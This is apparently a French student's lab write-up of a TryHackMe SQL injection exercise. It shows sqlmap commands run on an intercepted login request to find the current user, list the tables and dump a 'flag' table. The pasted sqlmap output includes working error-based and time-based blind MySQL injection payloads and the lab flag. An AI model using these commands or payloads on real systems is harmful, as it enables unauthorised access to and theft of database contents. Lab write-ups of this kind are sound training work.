
TD3 : SQLMAP

Resultats tryhackme :



Pour trouver l'utilisateur connecté, je vais intercepter avec burpsuite (TP2) et exploiter les failles :


Pour trouver le "current user", j'ai intercépter la requete d'appel sur le endpoint auth.php, ensuite j'ai fait la commande sqlmap :

sqlmap -r requete.txt —current-user

requete.txt ⇒ fichier text contenant la requete http à parser


pour trouver le flag, je regarde les tables de la base de données blood et je trouve une table flag :

sqlmap -r requete.txt -D - - tables



enfin je vais dump la table pour voir le flag :

sqlmap -r requete.txt -D blood -T flag —dump :


Firefox ESR
Browse the World Wide Web
kali@kali: ~/Desktop
[*] starting @ 10:25:03 /2024-12-06/
[10:25:03] [INFO] parsing HTTP request from 'httpRequete.txt'
[10:25:03] [INFO] resuming back-end DBMS 'mysql'
[10:25:03] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.58.55/blood/login.php?error=true'. Do you want to follow? [Y/n] n
[10:25:05] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload:
username=a@password=a' AND EXTRACTVALUE(1712,CONCAT(0×5c,0×716a7a6b71,(SELECT (ELT(1712=1712,1))),0×717a6b7171)) AND 'TBdF'='TBdF
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload:
username=a@password=a' AND (SELECT 9359 FROM (SELECT(SLEEP(5)))ZAPB) AND 'uuwp'='uuwp
[10:25:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.1
[10:25:05] [INFO] fetching columns for table 'flag' in database 'blood'
[10:25:05] [INFO] retrieved: 'id'
[10:25:05] [INFO] retrieved: 'int(10)'
[10:25:05] [INFO] retrieved: 'name'
[10:25:05] [INFO] retrieved: 'varchar(30)'
[10:25:05] [INFO] retrieved: 'flag'
[10:25:05] [INFO] retrieved: 'varchar(50)'
[10:25:05] [INFO] fetching entries for table 'flag' in database 'blood'
[10:25:05] [INFO] retrieved: 'flag'
[10:25:06] [INFO] retrieved: 'thm{sqlm@p_is_L0ve}'
[10:25:06] [INFO] retrieved: '1'
Database: blood
Table: flag
[1 entry]
| id | flag | name |
| 1 | thm{sqlm@p_is_L0ve} | flag |
[10:25:06] [INFO] table 'blood.flag' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.58.55/dump/blood/flag.csv'
[10:25:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.58.55'
[*] ending @ 10:25:06 /2024-12-06/
(kali㉿kali)-[~/Desktop]